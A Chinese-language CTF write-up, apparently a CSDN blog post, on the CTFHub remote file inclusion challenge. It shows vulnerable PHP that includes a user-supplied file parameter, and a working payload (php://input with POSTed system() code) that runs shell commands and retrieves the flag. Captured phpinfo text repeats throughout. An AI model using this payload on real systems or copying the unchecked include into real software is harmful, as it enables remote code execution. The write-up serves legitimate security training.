
CTFHUB 远程包含

原创

何以为春 于 2020-06-19 10:08:50 发布 3179 收藏 2

分类专栏： ctfhub PHP协议 writeup 文章标签： php shell

本文链接：https://blog.csdn.net/nai_kai/article/details/106850260


ctfhub 同时被 3 个专栏收录


1 篇文章 0 订阅

订阅专栏


PHP协议

1 篇文章 0 订阅

订阅专栏


writeup


2 篇文章 0 订阅

订阅专栏

CTFHUB 远程包含

ctfhub RCE 远程包含 write up

题目信息:





```php
<?php
error_reporting(0);
if (isset($_GET['file'])) {
        if (!strpos($_GET["file"], "flag")) {
                include $_GET["file"];
        } else {
                echo "Hacker!!!";
        }
} else {
        highlight_file(__FILE__);
}
?>
<hr>
i don't have shell, how to get flag?<br>
<a href="phpinfo.php">phpinfo</a>
```

---

i don't have shell, how to get flag?
phpinfo

“我没有shell，你怎么取flag？”
打开便是一个phpinfo()

http://challenge-843dc45dfd7e5488.sandbox.ctfhub.com:10080/




XMLReader	Rob Richards
xmlrpc	Dan Libby
XMLWriter	Rob Richards, Pierre-Alain Joye
XSL	Christian Stocker, Rob Richards
Zip	Pierre-Alain Joye, Remi Collet
Zlib	Rasmus Lerdorf, Stefan Roehrich, Zeev Suraski, Jade Nicoletti, Michael Wallner

PHP Documentation	
Authors	Mehdi Achour, Friedhelm Betz, Antony Dovgal, Nuno Lopes, Hannes Magnusson, Georg Richter, Damien Seguy, Jakub Vrana, Adam Harvey, Peter Cowburn
Editor	Philip Olson
User Note Maintainers	Daniel P. Brown, Thiago Henrique Pojda
Other Contributors	Previously active authors, editors and other contributors are listed in the manual.

PHP Quality Assurance Team
Ilia Alshanetsky, Joerg Behrens, Antony Dovgal, Stefan Esser, Moriyoshi Koizumi, Magnus Maatta, Sebastian Nohn, Derick Rethans, Melvyn Sopacua, Jani Taskinen, Pierre-Alain Joye, Dmitry Stogov, Felipe Pena, David Soria Parra, Stanislav Malyshev, Julien Pauli, Stephen Zarkos, Anatol Belski, Remi Collet, Ferenc Kovacs

Websites and Infrastructure team	
PHP Websites Team	Rasmus Lerdorf, Hannes Magnusson, Philip Olson, Lukas Kahwe Smith, Pierre-Alain Joye, Kalle Sommer Nielsen, Peter Cowburn, Adam Harvey, Ferenc Kovacs, Levi Morrison
Event Maintainers	Damien Seguy, Daniel P. Brown
Network Infrastructure	Daniel P. Brown



Windows Infrastructure	Alex Schoenmaker

PHP License

This program is free software; you can redistribute it and/or modify it under the terms of the PHP License as published by the PHP Group and included in the distribution in the file: LICENSE

This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.


If you did not receive a copy of the PHP license, or have any questions about PHP licensing, please contact license@php.net.

用file包含phpinfo是有回显的，所以构造payload：

xxx:10080/?file=php://input

post <?php system('ls');?>

```
#if (!strpos($_GET["file"], "flag"))
#过滤了get方式
```



XMLWriter	Rob Richards, Pierre-Alain Joye
XSL	Christian Stocker, Rob Richards
Zip	Pierre-Alain Joye, Remi Collet
Zlib	Rasmus Lerdorf, Stefan Roehrich, Zeev Suraski, Jade Nicoletti, Michael Wallner


PHP Documentation	
Authors	Mehdi Achour, Friedhelm Betz, Antony Dovgal, Nuno Lopes, Hannes Magnusson, Georg Richter, Damien Seguy, Jakub Vrana, Adam Harvey, Peter Cowburn
Editor	Philip Olson
User Note Maintainers	Daniel P. Brown, Thiago Henrique Pojda
Other Contributors	Previously active authors, editors and other contributors are listed in the manual.

PHP Quality Assurance Team
Ilia Alshanetsky, Joerg Behrens, Antony Dovgal, Stefan Esser, Moriyoshi Koizumi, Magnus Maatta, Sebastian Nohn, Derick Rethans, Melvyn Sopacua, Jani Taskinen, Pierre-Alain Joye, Dmitry Stogov, Felipe Pena, David Soria Parra, Stanislav Malyshev, Julien Pauli, Stephen Zarkos, Anatol Belski, Remi Collet, Ferenc Kovacs

Websites and Infrastructure team	
PHP Websites Team	Rasmus Lerdorf, Hannes Magnusson, Philip Olson, Lukas Kahwe Smith, Pierre-Alain Joye, Kalle Sommer Nielsen, Peter Cowburn, Adam Harvey, Ferenc Kovacs, Levi Morrison
Event Maintainers	Damien Seguy, Daniel P. Brown
Network Infrastructure	Daniel P. Brown
Windows Infrastructure	Alex Schoenmaker


PHP License

i don't have shell, how to get flag?
phpinfo




index.php phpinfo.php

i don't have shell, how to get flag?
phpinfo



bin boot dev etc flag home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var

i don't have shell, how to get flag?
phpinfo



ctfhub{34f653c72f8b09591470934de0d8089c9052b41a}

i don't have shell, how to get flag?
phpinfo

ctfhub{34f653c72f8b09591470934de0d8089c9052b41a}

萌新发帖，请大牛轻喷